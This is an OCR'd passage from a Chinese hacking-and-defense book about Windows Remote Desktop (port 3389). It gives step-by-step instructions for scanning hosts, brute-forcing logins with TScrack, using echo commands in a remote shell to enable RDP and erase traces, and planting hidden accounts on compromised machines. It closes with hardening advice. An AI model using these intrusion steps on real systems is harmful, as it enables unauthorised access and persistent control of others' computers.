3389 端口是 Windows 远程桌面的服务端口，当需要远程控制时就会打开这个端口，Windows XP 中的远程协助就是利用该端口，把本机模拟成远程计算机而进行控制。攻击者可以通过一些特殊的扫描器，扫描打开 3389 端口的 IP，找到开放了远程桌面和远程终端服务的主机。下面使用 X-Scan 扫描器来扫描开放了 3389 端口的主机。

步骤 01 运行 X-Scan，在软件的主窗口中选择“设置”→“扫描参数”菜单项，打开“扫描参数”窗口。在左侧列表中选择“检测范围”选项，在右侧“指定 IP 范围”文本框中输入需要扫描的 IP 范围，如图 10-45 所示。

步骤 02 在左侧列表中展开“全局设置”，在其下选择“扫描模块”选项，在右侧各扫描项目中只勾选“开放服务”复选框，如图 10-46 所示。




图 10-45　设置 IP 地址范围




图 10-46　设置“扫描模块”选项

步骤 03 在左侧列表中展开“插件设置”，在其下选择“端口相关设置”选项，在右侧“待检测端口”文本框中输入端口 3389，如图 10-47 所示。

步骤 04 单击“确定”按钮，单击软件主窗口工具栏上的“开始扫描”按钮 ▶，开始对设置的 IP 范围进行扫描，如图 10-48 所示。在扫描完全结束后，即可自动弹出一个扫描结果窗口，显示开放了远程终端服务主机的 IP 地址，以及主机上的用户名等信息。




图 10-47　设置“端口相关设置”选项



图 10-48　扫描打开 3389 端口的主机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 暴力破解 3389 终端

当使用扫描器扫描 3389 端口终端主机，获得详细入侵准备信息后（如对方主机用户名信息），即可通过一些字典工具和破解软件对远程主机的终端服务登录密码进行猜测破解。破解成功后，就可以通过远程桌面连接远程主机，随心所欲地对其进行操作。

（1） 使用 Tscrack 工具进行暴力破解

TScrack.exe 是针对终端服务的一个密码破解程序，该程序用来检查终端服务密码的强弱。程序使用 msrdp 控件可在本地虚拟远程终端连接窗口，通过密码字典进行破解。TScrack 命令行工具可指定多种参数，破解速度视攻击主机与被攻击主机网络带宽而变化。在 CMD 窗口中运行 TScrack.exe，在显示信息中列出了该工具的一些命令参数，如图 10-49 所示。




图 10-49 TScrack.exe 工具的命令参数

这些参数选项的含义如下：

- -h：显示使用帮助
- -v：显示版本信息
- -s：在屏幕上打出解密能力
- -b：密码错误时发出的声音
- -t：同是发出多个连接（多线程）
- -N：Prevent System Log entries on targeted server
- -U：卸载移除 tscrack 组件
- -f：使用-f 后面的密码
- -F：间隔时间（频率）
- -l：使用-l 后面的用户名
- -w：使用-w 后面的密码字典
- -p：使用-p 后面的密码
- -D：登录主页面

TScrack.exe 工具的语法格式：tscrack –l user –w wordlist ip port。其中，“–l user”指定要破解的登录用户名，默认是 administrator；“–w wordlist”指定密码字典文件；“ip port”指定要攻击的远程主机 IP 地址和端口。

这里以 IP 地址为“192.168.0.10”，远程终端端口为 3389 的主机为例，介绍使用 TScrack.exe 工具破解终端登录密码的方法。其中管理员的用户名为“administrator”，密码字典文件为“zidian.txt”。在命令行中输入命令：tscrack –l administrator –w zidian.txt 192.168.0.10 3389

命令执行后，程序会自动连接该主机的终端，进行密码破解，如图 10-50 所示。在破解的过程中，系统会弹出一个远程终端登录界面，自动尝试用指定的用户名和字典中的密码进行登录，如图 10-51 所示。制作密码字典文件最关键的就是选一个好的字典工具，如“万能钥匙”字典生成器，虽然该工具比较老，但功能绝对是所有字典里最强大的，唯一的缺点就是不能使用基本字符定义。如果密码字典文件“zidian.txt”制作得比较好，即可很快得到对方的终端密码，并用终端连接器登录，实施远程控制。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10-50　开始破解 3389 端口



图 10-51　破解登录窗口

（2）　使用 WINNTAutoAttack 工具进行暴力破解

WINNTAutoAttack 自动攻击探测机自带了一个 139 端口破解器，利用此功能可用来破解 3389 终端登录密码。因为 139 端口是用于共享连接的，其对应的管理员密码与远程终端登录密码是相同的，只要破解了 139 端口的密码，即可以实现破解远程终端密码的目的。

下面介绍使用 WINNTAutoAttack 工具破解远程终端登录密码的方法。

步骤 01 运行 WINNTAutoAttack 软件，进入程序的主窗口，如图 10-52 所示。

步骤 02 在列表框下方选择“猜解机”选项卡，在“主机信息”栏的“目标地址”文本框中输入要破解的远程主机 IP 地址，在“端口”文本框中保持默认的 139 端口，在“线程”文本框中输入要修改的线程，也可保持默认设置 10，如图 10-53 所示。



图 10-52　WINNTAutoAttack 软件的主窗口




图 10-53　设置“猜解机”选项卡

步骤 03 保持“网络协议”栏中的“NTUer”单选按钮不变，单击右侧的“字典设置”按钮，弹出“字典设置”对话框。在其中列出了两种暴力破解密码的方法，分别为“字典文件法”和“穷举法”。若要使用纯字典破解，可选择“字典文件法”，在“字典文件”栏中分别设置“用户名字典文件”和“密码字典文件”；若不想制作字典，可选择“穷举法”并设置字符集和密码长度，也可以同时选择两种方法进行破解，如图 10-54 所示。

步骤 04 单击“确定”按钮，在 WINNTAutoAttack 主窗口右侧单击“开始猜解”按钮，开始暴力破解指定 IP 主机 139 端口的登录密码，如图 10-55 所示。若“用户名字典文件”和“密码字典文件”制作得较好，就可能得到 139 端口的连接密码。

除两种破解 3389 终端的工具外，网络上还有其他很多终端破解工具，这里不再赘述。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-54 “字典设置”对话框




图 10-55 开始暴力破解 139 端口的登录密码

10.2.3 溢出窗口下的终端开启

攻击者为了能够控制远程主机，往往会想尽各种办法开启远程主机上的终端服务，比如攻击者常常在远程溢出攻击之时打开远程终端服务。下面介绍两种开启远程终端的方法。

1. 修改注册表开启远程终端

通过修改注册表也可以开启远程终端服务，而且这种方法无需上传任何文件。以 Windows2003/XP 系统为例，介绍在其系统下开启远程终端的方法。在远程溢出窗口或 telnet 窗口中用 echo 命令写一个 3389.reg 文件，再导入到注册表中。

写文件的方法非常简单，直接在窗口中执行命令：

```
   Windows Registry Editor Version 5.00
   [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"fDenyTSConnections"=dword:00000000
   [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rd
pwd\Tds\tcp]
   "PortNumber"=dword:00000D3D
   [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinSta
tions\RDP-Tcp]
   "PortNumber"=dword:00000D3D
```

把上面的 echo 代码粘贴到 CMDShell 或 Telnet 窗口中，即可在远程主机上生成一个名为“3389.reg”文件。在其中设置开启的远程终端的端口为 3389，若要修改远程终端端口，可将两个“PortNumber”对应的“D3D”修改为端口号数字对应的十六进制值即可。在 CMDShell 或 Telnet 窗口中，用 echo 代码写入 REG 文件，在窗口中执行的命令如下：

```
   Windows Registry Editor Version 5.00 >>3389.reg
   echo[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer]
>>3389.reg
   echo "fDenyTSConnections"=dword:00000000 >>3389.reg
   echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
   Server\Wds\rdpwd\Tds\tcp] >>3389.reg
   echo "PortNumber"=dword:00000D3D >>3389.reg
   echo[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wi
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
nStations\RDP-Tcp] >>3389.reg
    echo "PortNumber"=dword:00000D3D >>3389.reg
```

执行上述命令后，即可写入开启远程终端的注册表文件，并自动导入注册表后将注册表文件删除，以免在远程主机上留下入侵痕迹。在 Windows2003/XP 系统中，将文件导入注册表后，即可开启终端，而不需要重新启动系统即可生效。

2. 使用工具开启 3389 终端

网络上有很多能够自动开启 3389 远程终端的工具，如 3389 远程终端开启器、MT、AIO 等入侵小工具。下面讲述使用“火狐开 3389 工具 Wrsky”工具开启远程终端的方法。Wrsky 工具需要在 CMD 窗口中下运行，运行时需要加上合适的参数。Wrsky.exe 的参数如下：

- -O：打开超级终端。
- -X：“端口”修改终端端口。
- -K：查看终端服务状态。
- -C：克隆 Guest 账号。
- -S：查看系统版本。
- -T：XP 支持双用户登录。
- -R：重新启动计算机。

使用“火狐开 3389 工具 Wrsky”工具开启远程终端的具体操作方法如下：

步骤 01 先将开 3389 的工具 Wrsky.exe 上传到远程主机中（这里将其上传到远程主机的 D 盘根目录下），在远程溢出 CMDShell 或 Telnet 窗口中运行命令“wrsky.exe -o 3551”，打开对方的远程桌面服务且使用 3551 端口进行连接，如图 10-56 所示。



命令“wrsky.exe -o 3551”中的参数“o”指定了开启 3389 远程终端的端口，当然，用户也可以修改为其他任意未使用的端口。

步骤 02 在成功开启远程主机的远程桌面服务后，再检查 3389 端口是否开启成功。在其中运行命令“wrsky.exe –k”，即可检查 3389 是否开启，若返回信息“目前终端状态为：开放”，则说明远程主机开启成功。

步骤 03 重启远程主机，使其生效（Windows 2000 系统）。在 3389 端口开启后，在其中运行命令“wrsky.exe -r”，对方的电脑就自动重启，使用远程桌面程序就可以连接上去了，如图 10-57 所示。如果远程主机是 Windows XP/2003 系统，则不需要电脑重新启动，即可生效。




图 10-56　开启远程主机的远程桌面服务




图 10-57　重新启动远程主机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

技巧

对于 Windows XP 系统不支持多用户同时登录。在开启远程终端时，可使用“wrsky.exe -t”命令为 Windows XP 系统开启双用户同时登录功能，否则攻击者一旦连接上远程主机，远程主机上的当前用户就会被强制注销。

10.2.4 远程桌面入侵的技巧

攻击者在入侵远程终端时会使用一些特殊技巧，使其更好地对远程终端进行自由控制。

1. 让 Windows XP 远程桌面支持多用户

与原先的终端服务不同，Windows XP 不支持多个用户同时登录。当其他用户远程登录目标主机的 Windows XP 时，主机上当前正在操作的用户将自动退出，而屏幕也将黑屏。当对方再次登录系统后，远程用户的连接又将被中断（在 Windows 2003 中，允许多用户同时以本地或远程桌面连接方式登录主机）。

但在 Windows XP SP2 中提供了允许连接会话并发功能，可通过远程桌面进行多用户的同时登录，但其在默认状态下关闭了该项特性，需要通过修改注册表开启该功能。

开启允许连接会话并发功能的方法：在“注册表编辑器”左侧窗格中依次展开“HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server\Licensing Core”项并右击，在弹出的快捷菜单中选择“新建”→“DWORD 值”菜单项，新建一个名为“EnableConcurrentSessions”的 DWORD 子键并将其键值修改为“1”，如图 10-58 所示。单击“确定”按钮，即可开启多用户登录功能。




图 10-58 开启多用户登录功能

也可在远程溢出 CMDShell 或 Telnet 窗口中，采用 echo 命令写入注册表的方法，直接在窗口中执行如下命令，如图 10-59 所示。

```
echo Windows Registry Editor Version 5.00>>3389.reg
echo[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Li
nsing Core] >>3389.reg
echo "EnableConcurrentSessions"=dword:00000001>>3389.reg
regedit /s 3389.reg
del 3389.reg
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-59　通过命令行开启多用户登录功能

在命令执行后，即可开启多用户登录功能，再用远程桌面客户端程序登录主机时，可以发现，Windows XP 系统再也不会像以前那样自动注销了。

2. 在远程桌面中传输文件

微软的 Win2000/XP/2003 系统中集成了远程桌面连接功能，通过这个功能我们可以利用网络登录到远程服务器上，在 Windows 桌面上像操作本地计算机一样远程操作服务器、运行程序、启用服务等。但在进行远程桌面操作时，有时需要在远程服务器与本地计算机传输文件，这是很麻烦的事。

其实，在远程桌面程序中内置了映射磁盘的功能，可以实现远程登录服务器，自动将本地计算机的磁盘映射到远程服务器上，让传送文件变得更加简单快捷。具体设置方法如下：

步骤 01 选择“开始”→“所有程序”→“附件”→“远程桌面连接”菜单项，打开“远程桌面连接”对话框。单击“选项”按钮，在显示页面的“本地资源”选项卡中单击“本地设备和资源”栏中的“详细信息”按钮，如图 10-60 所示。

步骤 02 在“本地设置和资源”页面中勾选“磁盘驱动器”复选框，或指定某个磁盘分区，如图 10-61 所示。单击“确定”按钮，连接远程登录到服务器上，即可打开“我的电脑”，发现本地计算机的磁盘以及软驱、光驱都映射到了服务器上，这样传送文件便可像操作本地硬盘一样方便了。



图 10-60　选择“本地资源”选项卡




图 10-61　设置远程会话中使用的设备和资源

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 在远程桌面中使用快捷键

在本地电脑上可使用快捷键快速打开某程序，同样，在远程桌面上也可通过快捷键方便操作。例如，使用快捷键<Alt>+<Page Up>可切换当前运行程序，使用快捷键<Alt>+<Home>可显示“开始”菜单，而使用快捷键<Ctrl>+<Alt>+<Break>可在窗口和全屏之间切换客户端，使用快捷键<Alt>+<Delete>则可显示 Windows 菜单。另外，可在“远程桌面连接”对话框中单击“选项”按钮，在显示页面中选择“本地资源”选项卡，在“键盘”栏中的“应用 Windows 键组合”下拉列表中选择“远程计算机上”选项，如图 10-62 所示。这样，即可将对当前系统的所有 Windows 快捷键操作，都应用到远程计算机的桌面上，使操作更加得心应手。




图 10-62 应用当前系统上所有快捷键

4. 指定端口进行连接

远程桌面终端服务的默认端口为“3389”，为防止他人进行恶意连接，需要对默认端口进行更改。可在“注册表编辑器”窗口中依次展开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp”项，其下的“PortNumber”键值所对应的就是端口号，将其修改即可。在设置完成后再依次展开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp”项，同样将其下的“PortNumber”键值进行更改。

当更改了服务器的远程登录端口后，可在本地计算机的“远程桌面连接”对话框中设置连接的服务器地址，并单击“另存为”按钮，将连接文件导出并保存。然后用记事本打开导出的“*.rdp”文件（这里为 Default.rdp 文件），在其中添加语句“server port:i:端口号”，如这里添加语句“server port:i:1560”（指定远程主机的终端端口号为 1560），保存后导入连接即可，如图 10-63 所示。在 Windows 2000 中导出的是“.cns”文件，可打开后在其中找到“Server Port =3389”的语句，将其默认的“3389”端口修改为与服务器相同的登录端口即可。



图 10-63 指定连接远程主机的端口号

5. 抓紧远程终端“肉鸡”

当攻击者用 3389 远程终端控制某台“肉鸡”后，若管理员修改密码，那么攻击者可能就会因此失去对该主机的控制权限。为了将远程终端主机牢牢地控制住，攻击者可使用“3389 肉鸡小工具”，建立一个隐藏的用户名，以便于以后登录。

需要将“3389 肉鸡小工具”上传到远程主机上并运行，在其主窗口中修改 3389 终端端口，在“用户名”和“密码”文本框中分别输入一个新的用户名和密码，如图 10-64 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

分别单击“建立用户”按钮和“激活用户”按钮，会弹出如图 10-65 所示和如图 10-66 所示的提示信息，说明攻击者已成功创建并激活了一个隐藏的用户。这样，攻击者即可利用这个隐藏的用户登录远程主机，而不被管理员发现。



图 10-64　“3389 肉鸡小工具”窗口




图 10-65　建立隐藏用户




图 10-66　成功激活用户

10.2.5　远程终端安全防范

远程终端服务往往运行在一些有重要程序的服务器上，如果远程终端服务的配置和管理不当，会对计算机的安全造成威胁。因此，保障远程终端服务的安全是非常必要的。

1.　禁止“远程桌面”连接

对于开启远程桌面服务的计算机来说，往往会增加被攻击者入侵的风险。因此，对于无需使用远程终端的计算机，可通过组策略禁止“远程桌面”连接。

禁止“远程桌面”连接的具体操作方法：在“运行”对话框中输入“gpedit.msc”命令，打开“组策略编辑器”窗口。在左侧列表中选择“计算机配置”→“管理模板”→“Windows 组件”→“终端服务”选项，在右侧窗格中双击“允许用户使用终端服务远程连接”选项。在弹出的属性对话框中选择“已禁用”单选项，如图 10-67 所示。单击“确定”按钮，即可禁用“远程桌面连接”功能。



图 10-67　禁用“远程桌面连接”功能

2.　改变终端服务默认端口

对于使用远程终端服务的系统，可将服务端口进行修改，以避免被攻击者扫描出来成为攻击目标。修改服务端口的方法：在“注册表编辑器”窗口左侧窗格中找到需要修改数值的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

两个键值：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp 和 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp，将其下的“PortNumber”键值对应的端口进行修改，默认是 3389，修改为任意可用端口（如 3375），如图 10-68 所示。



图 10-68 修改远程终端服务的默认端口

3. 隐藏登录的用户名

隐藏最近登录的用户，可以防止恶意攻击者在获得管理员的用户名后进行暴力破解，因为攻击者进行暴力破解的前提是先用扫描器扫描出开放 3389 端口主机的用户名等相关信息。要隐藏系统最近登录的用户，可在“注册表编辑器”窗口中找到“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon”项，在右侧窗格中双击“Don't DisplayLastUserName”键值，将其值设置为 1，如图 10-69 所示。1 代表 True（是），0 代表 False（否）。




图 10-69 隐藏系统最近登录的用户

4. 指定用户登录

对于服务器上的所有用户，不必让其都能登录，管理员可添加指定登录的用户名，这样可以在一定程度上保障远程终端的安全。对于 Windows XP/2003 系统，要添加指定登录的用户名，可在“系统属性”对话框中选择“远程”选项卡，单击“选择远程用户”按钮，在“远

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

程桌面用户”对话框中单击“添加”按钮，如图 10-70 所示。此时，弹出“选择用户”对话框，在其中添加允许登录的用户名，如图 10-71 所示。




图 10-70 “远程桌面用户”对话框




图 10-71　添加允许登录的用户名

5. 启动审核

对于开启终端服务的用户，可开启终端服务日志来了解每个用户的行踪，以保障远程终端的安全。默认情况下，终端服务没有日志记录，需要用户手动开启。在 Windows XP 系统的 E 盘根目录创建“ts2000.BAT”（用户登录时运行的脚本文件）和“ts2000.LOG” （日志文件）两个文件。其中，“ts2000.BAT”文件的内容如下：

```
Time /t >>ts2000.log
Netstat -n -p tcp |find ":3389" >>ts2000.log
Start Explorer
```

在“组策略编辑器”窗口左侧窗格中依次展开“用户配置”→“管理模板”→“Windows 组件”→“终端服务”分支，在右侧窗格中双击“连接时启动程序”选项，如图 10-72 所示。在“连接时启动程序”对话框中选择“已启用”单选项，在“程序路径和文件名”和“工作目录”文本框中分别输入“E:\ts2000.log”和“E:\”，如图 10-73 所示。单击“确定”按钮关闭对话框，即可通过终端服务日志了解每个用户的行踪。

